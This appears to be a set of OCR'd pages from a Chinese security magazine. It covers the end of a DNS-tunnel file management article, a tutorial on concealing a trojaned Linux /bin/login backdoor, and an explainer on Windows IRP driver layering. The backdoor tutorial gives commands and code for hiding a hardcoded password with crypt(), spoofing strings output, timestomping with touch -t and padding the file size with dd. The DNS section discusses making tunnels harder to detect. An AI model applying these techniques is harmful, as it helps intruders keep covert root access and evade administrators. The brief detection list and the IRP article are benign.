    bRet=WriteFile(hFile, recv_Buf, len, &dwWrite, NULL);
    if(bRet==FALSE) {
        break;
    }

    //发送确认数据包
    send_blog =
sendto(sockClient, TM, 104, 0, (SOCKADDR*)&addrSrv, len_SOCKADDR);
    if(send_blog == -1) {
        return;
    }
}
return;
}
```

经过测试，这么设计文件传输正确性得到保障，文件传输延迟较低，可根据文件传输速

率等需要设置分块大小。

总结与展望


本文在参考相关资料的基础上，通过自己的测试研究，实现了一个简单的基于 DNS 协议的远程文件管理系统。该系统符合通过 DNS 协议传输数据的要求，能够保证文件管理功能的正确性和有效性。但由于笔者时间和水平有限，只是初步实现了原型系统，还有很多问题值得下一步深入研究：

- (1) 基于 DNS 协议传输数据的其他实现方式：共享 DNS 套接字；
- (2) 结合最新 DNS 隧道检测技术研究，发掘更隐蔽更有效的 DNS 隧道通信方法；
- (3) 为了确保文件传输的安全性，需在传输前对文件数据进行加密处理。

Linux后门技术研究之login后门的完善

文/图 Blackcool

作为有经验的 Linux 系统管理员，可能很容易发现我们对 login 做的手脚。首先是使用系统命令“strings”可以查看 login 文件中的字符串信息，能看到后门程序中的所有字符信息，如图 1 所示，我们的密码、原 login 备份位置、bash 路径都暴露出来了，那怎么做才能将其隐藏呢？我们这里使用几个小技巧来实现。



```
kdev@kdev-VirtualBox: /bin
kdev@kdev-VirtualBox:/bin$ strings login
/lib/ld-linux.so.2
_IT"E
__gmon_start__
libc.so.6
_IO_stdin_used
exit
perror
getenv
system
execve
__libc_start_main
GLIBC_2.0
PTRh
UWVS
[^_]
DISPLAY
/sbin/logins
password
/bin/bash
;*2$"
kdev@kdev-VirtualBox:/bin$
```

图 1

加密密码字段


我们的思路是将密码字段进行加密存储，后门程序接受到密码后将密码加密运算后进行比对判断。此时就要完成两件事，一是对密码进行加密，二是在后门程序中增加加密功能函数。那么采用什么算法加密呢？为了演示方便，我们使用 DES 算法，也就是使用 crypt() 函数。

首先写个字段加密工具，代码如下：

```
#include <unistd.h>
main(int argc, char *argv[])
{
if (argc != 3) {
printf("usage: %s <password> <salt>\n", argv[0]);
exit(1);
}
printf("%s\n", crypt(argv[1], argv[2]));
}
```

编译生成 gen 程序，然后执行 “./gen password hack” 获得密文 “haSpLXHvAjPvg”。

第二步就是修改后门代码了，修改两处即可。一是将 PASSWORD 变量定义为密文，将原代码修改为 “#define PASSWORD "haSpLXHvAjPvg"” 即可；二是登录后门验证密码的时候，需要先将获得的密码加密再进行比对，将原代码中比对部分改为 “if (!strcmp(crypt(display,"hack"),PASSWORD))” 即可。重新编译生成新的 login 文件，编译的时候不要忘记添加 crypt 库，使用命令 “gcc -o login -s login.c -lcrypt” 进行编译，再使用 strings 看一下是不是已经没有原来的密码字段了呢？如图 2 所示。



```
kdev@kdev-VirtualBox: ~/myrootkit/002-login++
kdev@kdev-VirtualBox:~/myrootkit/002-login++$ strings login
/lib/ld-linux.so.2
libcrypt.so.1
_gmon_start
_Jv_RegisterClasses
crypt
libc.so.6
_IO_stdin_used
exit
perror
getenv
system
execve
strcmp
__libc_start_main
GLIBC_2.0
PTRh
QVhT
UWVS
[^_]
DISPLAY
/sbin/logins
hack
haSpLXHvAjPvg
/bin/bash
;*2S"
```

图 2

编码关键路径

经过上面的修改后，可以看到在图 2 中仍然含有一些敏感路径，当然也可以使用上面的方法进行加密，就不多说了，使用其他加密解密算法也是可以的，只要在使用前进行解密就好了。

以假乱真

有经验的管理员会发现我们的 `login` 程序的 `strings` 输出与正常的 `login` 还是有很大不同的, 怎么能让我们后门程序的 `strings` 输出与正常的 `login` 类似呢? 下面介绍一个简单的方法, 就是在程序中增加一个字符串数组, 数组内容就是正常的 `login` 程序的 `strings` 输出。这步比较简单, 类似加花指令, 在 `login.c` 代码中增加一个字符串数组 “`char strings[] = “; “`, 在引号中填入正常 `login` 程序的 `strings` 输出结果, 重新编译即可。

时间空间

查找后门首先想到的就是文件时间, 后门文件和系统文件的时间可能是不一样的, 因此我们需要将后门文件的时间修改成和系统一样的时间。使用 “`ls -l`” 命令查看 `bin` 文件夹下其他文件的时间, 如图 3 所示。

```
kdev@kdev-VirtualBox:/bin$ ls -l mv
-rwxr-xr-x 1 root root 112488 4月 1 2012 mv
kdev@kdev-VirtualBox:/bin$ ls -l pwd
-rwxr-xr-x 1 root root 26220 4月 1 2012 pwd
kdev@kdev-VirtualBox:/bin$
```

图 3

可以看到系统文件基本都是 2012 年 4 月 1 日创建的, 那么我们的后门肯定不是那时候的了, 使用 “`touch -t`” 命令修改后门时间, 将后门修改为 2012 年 4 月 1 日, 如图 4 所示。

```
kdev@kdev-VirtualBox:/bin$ ls -l login
-rwxr-xr-x 1 root root 7311 1月 5 02:17 login
kdev@kdev-VirtualBox:/bin$ sudo touch -t 201204010000 login
[sudo] password for kdev:
kdev@kdev-VirtualBox:/bin$ ls -l login
-rwxr-xr-x 1 root root 7311 4月 1 2012 login
kdev@kdev-VirtualBox:/bin$
```

图 4

时间问题搞定了, 下面就是空间的问题了。后门程序的大小和原来 `login` 程序的大小也是不一样的, 下面通过几个系统命令来修改程序大小。

首先是查看后门程序和原来 `login` 文件的大小, 如图 5 所示。

```
kdev@kdev-VirtualBox:/bin$ ls -l login /sbin/logins
-rwxr-xr-x 1 root root 7311 4月 1 2012 login
-rwxr-xr-x 1 root root 43312 1月 5 02:16 /sbin/logins
```

图 5

可以看到两个文件大小相差 $43312 - 7311 = 36001$, 我们使用 `dd` 命令拷贝指定大小的块, 如图 6 所示。

```
kdev@kdev-VirtualBox:/bin$ dd if=/sbin/logins of=/tmp/tmp bs=36001 count=1
1+0 records in
1+0 records out
36001 bytes (36 kB) copied, 0.000142278 s, 253 MB/s
```

图 6

获得 `tmp` 文件后, 使用 `cat` 命令将文件连接到后门文件。注意这里要使用 `root` 权限, 对 `bin` 文件夹下文件进行写操作是要有 `root` 权限的, 如图 7 所示。再次查看文件大小, 两个文件已经一样了, 但会发现后门文件的时间又变了, 使用 `touch` 命令再次修改即可。

```
root@kdev-VirtualBox:/bin# cat /tmp/tmp >> login
root@kdev-VirtualBox:/bin# ls -l login /sbin/logins
-rwxr-xr-x 1 root root 43312 3月 9 14:05 login
-rwxr-xr-x 1 root root 43312 1月 5 02:16 /sbin/logins
```

图 7

检测手段

关于后门的常用手工检测方法有以下几种：

- 1) 使用命令 `md5sum` 对现有 `/bin/login` 文件作校验，与以前的值作比较；
- 2) 使用 Red Hat Linux 的 RPM 校验：`# rpm -V util-linux`；
- 3) 查看系统进程，查找 `login -h xxx.xxx.xxx.xxx` 字样。

当然，也可以使用一些辅助工具进行检查。到这里 `login` 后门基本就结束了，这个后门比较简单，容易上手，适合初学者入门，以后将会和大家继续分享其他 Linux 后门技术。

IRP的穿越之旅

文/图 王晓松

穿越很容易让我们想起前段时间大火的宫廷穿越剧，那里的穿越类似时光机，从一个时空进入另一个时空，但我们这里的穿越是一种类似传递的概念，就像我们看过的一个小游戏，几个人交替，两人口口相传一段话或者一件事情，结果往往与最初的说法相比，面目全非，让人忍俊不禁。生活中的传递出现点偏差可能无关紧要，但在精密的计算机世界里，任何信息的传递都要无比精确。在这篇文章里，我们来看看 IRP 在设备之间是如何完好无损不辱使命地完成穿越的。

单层驱动程序的穿越

为了使讲解结构清晰，思路清楚，我们首先介绍 Windows 驱动的整体框架结构，然后从一个单层驱动入手，再过渡到多层驱动的讲解。

1) Windows 驱动的整体框架

当应用程序想与底层硬件交互时，其程序的流程如图 1 所示。




图 1 单层驱动框架

①系统 DLL 会调用系统服务中的同名函数,只是这时系统已经从用户模式进入了系统模式;

②在系统服务实现的内部,会调用 I/O 管理器中提供的函数;

③I/O 管理器根据系统服务提供的参数,构造 IRP,定位驱动对象,从而确定驱动对象中对应的分发函数,进入驱动程序执行相应的代码;

④驱动程序与硬件交互,完成对应的读写数据和设置配置的操作。


这里可以将 I/O 管理器理解为一个中转站,它是由一系列内核模式下的例程所组成,这些例程对上即用户来说提供了统一的接口,对下则构造 IRP,用于发起 I/O 请求。其包含的例程都以 Io 开头,其中一个很重要的函数就是 IoCallDriver,该函数利用设备对象和 IRP 参数,通过设备对象找到对应的驱动对象,进而确定对应的分发函数,并将 IRP 传递给该分发函数。

如果上述的动作只是一个写操作,那么经过步骤①—④后,将要求数据写入硬件即可,但对于读操作,当通过上述步骤给硬件下达读取数据的指令后,需要等待硬件将数据返回。在这里根据等待机制的不同分为两种方式:同步方式和异步方式。注意,使用这两种方式中的哪一种,是由用户在最初调用系统 DLL 中的函数指定的。

同步方式很好理解,当下达读取指令时,程序流在此停止,直到有数据返回,再继续执行,而异步方式则不同,当下达数据读取指令后,程序流继续执行,当数据返回时,硬件通过中断方式将数据提交给申请的线程。这里要使用中断对象、DPC、APC 的概念,读者可以查阅相关的资料。异步方式是 Windows 驱动实现的通用方式,而同步方式则是建立在异步方式下实现的。

2) 穿越的媒介: IRP

前面提到, I/O 管理器在接受任务后,会构造 IRP,那么 IRP 的庐山真面目是什么呢? IRP 的中文名字为 I/O 请求包 (I/O Request Packet),本质上就是一个数据结构,一个完整的 IRP 包是 IRP 头加上 N 个 I/O 栈单元的组合,如图 2 所示,每个 I/O 栈单元的结构是一致的,至于这个 N 是多少,取决于设备对象堆叠的个数。



对应 N 层驱动的堆叠

图 2 IRP 结构

IRP 头包含了诸如 MdlAddress、IoStatus、StackCount、CurrentLocation、



*CurrentStackLocation、OriginalFileObject 等与 IRP 相关的通用信息。其中 StackCount 指明了驱动堆栈的层数，CurrentLocation 指明的是目前使用的哪个栈单元，指针 CurrentStackLocation 与 CurrentLocation 类似，但它是一个指向结构 _IO_STACK_LOCATION 的指针，代表的是每个栈单元的实际地址。

I/O 栈单元中的内容与该 IRP 的传递息息相关，其结构为 _IO_STACK_LOCATION，每个栈单元对应一层设备对象的堆叠。_IO_STACK_LOCATION 结构中主要成员包括 MajorFunction、MinorFunction、DeviceObject、FileObject、CompletionRoutine，以及各种功能函数的参数，其中 MajorFunction 和 MinorFunction 指明的是该设备对象的 I/O 请求主/次功能码，DeviceObject 指向的是该栈单元对应的设备对象，FileObject 指向的是该栈单元对应的文件对象，而 CompletionRoutine 中登记的是该栈单元对应的完成例程。其中以文件对象 (FileObject) 为起点，可以通过文件对象→设备对象→驱动对象→分发例程的流向定位到分发例程。

3) 一个读操作的实现

以上我们阐述了驱动使用的基本框架，并讲解了 IRP 的结构，下面我们以一个读操作的例子来说明一个单层驱动调用的整体框架。以图 1 的结构为例，如我们现在处理的是单层驱动，而此驱动能够读取对应硬件中的数据，那么一个数据读取的步骤为：

- ① 应用程序调用 NtReadFile(hFile, ...)，进入系统 DLL 空间；
- ② 系统 DLL 中的 NtReadFile(hFile, ...) 调用系统服务中的 NtReadFile(hFile, ...) 函数，从而进入系统模式；
- ③ I/O 管理器为此次的读文件请求创建一个 IRP，此时由于只有一层驱动，所以仅构造一个栈单元，该栈单元被填充的内容为传递的参数，指明 IRP 的主次功能码，并设置完成例程。
- ④ 好了，现在设备对象和 IRP 都已经准备好了，接下来 I/O 管理器调用 IoCallDriver(pDeviceObject, IRP)，IoCallDriver 函数中最主要的代码为：

```
Status=driverobject->MajorFunction[irpSp->MajorFunction](DeviceObject, Irp)
```

这段代码将 DeviceObject 和 IRP 作为参数传递给驱动对象中对应的分发函数。
- ⑤ 进入分发函数，就是驱动函数发挥的天地，一般来说，采用异步方式，该函数会对硬件下达读取数据的指令，并返回。
- ⑥ 当硬件将数据返回时，会触发一个中断，该中断使用哪个中断向量，并使用哪个中断对象中的 ServiceRoutine，是在驱动程序安装时就确定的。一般来说 ServiceRoutine 会处理一些需要在此中断级别处理的紧急操作，而将不太紧急的操作放于 DPC 中，进而降低中断级别，保证别的中断可以得到及时的响应。
- ⑦ 当进入该中断对应的 DPC 例程时，该 DPC 会调用 I/O 管理器中的 IoCompleteRequest 函数，该函数会给原始线程投递一个 APC，进而将驱动得到的数据输送到原始线程的用户空间，结束一次硬件读取之旅。

多层驱动程序的穿越

1) 驱动的叠加

驱动程序的叠加充分体现了结构化程序的设计思想。举一个例子，以我们最常见的硬盘为例，硬盘有很多种，如 IDE 硬盘、SCSI 硬盘等，可以将针对硬盘的驱动分为专用驱动和公共驱动，对于每种硬盘来说，都有两层驱动为其服务，在实现结构上，就体现为硬盘通用驱动对应着一个设备对象，而每种硬盘单独对应各自的一个设备对象，以后接入新种类的硬盘时，只用更新专用驱动就可以了，而通用驱动共用。




图3 多层驱动框架

当处理多层驱动堆叠时，IRP 需要不停地在驱动程序和 I/O 管理器之间进行传递。图 3 的结构比较清楚地说明了 IRP 穿越之旅的路径，与单层驱动程序框架的不同之处在于，这次有 N 层的驱动程序叠加，那么 IRP 构建之初便有 N 个 I/O 栈单元，每层栈单元对应着一层驱动。我们在数据结构中都学习过栈的概念，栈最重要的特点就是“后进先出”，这里针对 I/O 栈单元的操作，顶层驱动程序对应的栈单元被置于栈单元的底部，如图 3 左侧所示，因此随着调用驱动层数的增加，使用的栈单元是逐步上移的；同样，当一个异步操作完成时，每一层驱动完成例程的调用是由下到上，栈单元指针的变化则对应着逐步下移。

为了更加具体地说明分层驱动的调用流程，我们用分步走的方式来看看 IRP 的穿越之旅。在系统服务到达 I/O 管理器中 IoCallDriver 函数之前，I/O 管理器完成的工作与单层驱动框架类似，任务依然是取得 DeviceObject 和构造 IRP，但有所不同，此时的 DeviceObject 指向的是叠加驱动程序的顶层，而 IRP 中 I/O 栈单元的个数与驱动程序叠加的层数一致，此时 IRP 结构的 CurrentLocation 成员指向栈单元的底部。准备好这些，IoCallDriver 启动，很自然会调用第一层驱动中的分发代码，进入分发例程后，当该层驱动有完成例程时，调用 IoCopyCurrentIrpStackLocationToNext(pIrp)，并通过 IoSetCompletionRoutine 函数设置完成例程；无完成例程时，调用 IoSkipCurrentIrpStackLocation(pIrp)，至于这两个函数的区别，我们暂时按下不表，在下节会进行详细分析。在完成上述步骤后，程序会跳回 I/O 管理器，I/O 管理器修改 CurrentLocation 指针，指向第二层驱动的栈单元，同样在 IoCallDriver 中调用第二层驱动中的分发函数，如此往复，但当到达最后一层驱动程序时，在这段代码中直接调用硬件的对应函数。而当硬件数据返回时，同单层驱动类似，会进入中断对象，进而调用中断对象中的 ServiceRoutine，找到注册的 DPC，通过在 DPC 中调用 IoCompleteRequest 函数调用各层驱动完成例程。注意，此时的完成例程是按照驱动堆叠从

底向上顺序调用的，直到最后一个完成例程中返回用户空间。

2) 一个穿越多层驱动的例子

很多文章讲解这部分内容时，往往直接祭出带有 `IoCopyCurrentIrpStackLocationToNext(pIrp)`、`IoSkipCurrentIrpStackLocation(pIrp)` 函数的代码，其中对于指针 `CurrentLocation` 的加1、减1的一系列操作繁琐，不易理解。下面我们尽量避免复杂的指针操作，只用一个例子来说明在 IRP 的传递过程中，IRP 每一层中内容的变化，理解使用 `IoCopyCurrentIrpStackLocationToNext(pIrp)` 与 `IoSkipCurrentIrpStackLocation(pIrp)` 两个函数的区别。

举例之前，我们可以在脑海中将 I/O 栈单元中的内容简化，将 I/O 栈单元中的内容理解为上一层程序或者驱动传递给该层驱动的参数，这个参数仅包括 I/O 请求功能码和完成例程。很显然，传递给最顶层驱动的参数(功能码和完成例程)都是在调用该层驱动程序之前填充的，那么当第一层驱动完成自己的代码后，会向第二层驱动传递何种参数，它会有两种选择：

① 这一层驱动没有完成例程，并且功能码不变，那么第二层驱动完全可以使用现有的参数，复用该栈单元，因此使用 `IoSkipCurrentIrpStackLocation(pIrp)`，下一层驱动仍然使用与上一层驱动相同的参数。

② 这一层有自己的完成例程，那么显然顶层栈单元中内容就不能复用了，因为完成例程是不同的，于是调用 `IoCopyCurrentIrpStackLocationToNext(pIrp)` 函数，将功能码拷贝入第二层驱动对应的栈单元，之后调用 `IoSetCompletionRoutine` 函数，在第二层栈单元中设置完成例程。

同样的道理延续下去，在最底层，驱动的完成例程不是放于栈单元中，而是注册在中断对象的中断服务例程中，如此算来，I/O 管理器调用顶层驱动前占用了—个栈单元，而最底层驱动没有占用栈单元，所以当有 N 层驱动叠加时，总体的栈单元个数最多仍为 N 个。为什么是最多呢？很简单，当驱动调用函数 `IoSkipCurrentIrpStackLocation(pIrp)` 时，实际上并没有使用新的栈单元，因此会导致在多层驱动堆叠时，实际利用的栈单元可能小于 N 个。

好了，理解了这些我们来试着看一个例子。我们假设一个硬件设备有 4 层的驱动堆叠，分别对应着设备对象 A-D，其中设备对象 A、C、D 有完成例程，而设备对象 B 没有，那么我们看看 IRP 中栈单元在传递过程中的变化。将时间暂停在调用第一个驱动对象中的分发函数之前的一瞬，此时 I/O 管理器填充好了给驱动 A 的参数以及初始化完成例程，其情形如图 4 所示。




图 4 多层驱动框架示例 1

IRP 构建之初，在第 4 层的 `IO_STACK_LOCATION` 中由构建的程序填写参数和初始化回调

函数的指针。这一层回调函数肯定是需要的，因为需要通过这个回调函数转入调用者的代码。

下面让时间继续前进，我们进入设备对象 A 的驱动程序。A 设备说了，当数据返回我时，我还要处理那些数据，需要设置一个完成例程，那么在该驱动程序内部会调用 IoCopyCurrentIrpStackLocationToNext(pIrp) 函数，将最后一个栈单元的内容拷贝到第 3 层，并通过函数 IoSetCompletionRoutine 设置 A 的回调函数，完成这些，此时 I/O 栈单元的内容如图 5 所示，其后调用 IoCallDriver 函数，进入驱动 B 中的分发函数。




图 5 多层驱动框架示例 2

当执行驱动 B 中的分发函数时，由于驱动 B 无需完成例程，驱动 B 和驱动 C 可以共用参数，此时在驱动 B 的分发函数中调用 IoSkipCurrentIrpStackLocation(pIrp) 函数，执行这个函数的结果是在驱动 C 执行其分发函数时，IRP 中的 CurrentLocation 不变，驱动 B 中调用的参数和驱动 C 中调用的参数是一样的。完成这些，此时 I/O 栈单元的内容如图 6 所示，其后调用 IoCallDriver 函数，进入驱动 C 中的分发函数。




图 6 多层驱动框架示例 3

当执行驱动 C 中的分发函数时，由于驱动 C 需要完成例程，同驱动 A 中的处理，调用 IoCopyCurrentIrpStackLocationToNext(pIrp) 函数复制参数，并通过函数 IoSetCompletionRoutine 设置 A 的回调函数。完成这些，此时 I/O 栈单元的内容如图 7 所示，其后调用 IoCallDriver 函数，进入驱动 D 中的分发函数。




图 7 多层驱动框架示例 4

注意，此时 D 作为最底层的设备对象，如前所述，其完成函数不存放在 IRP 的栈单元中，而是放于中断对象中，而其使用的参数在第 2 层的栈单元中，因此虽然这个设备是 4 层驱动堆叠，但是只使用了 3 层 I/O 栈单元。

小结

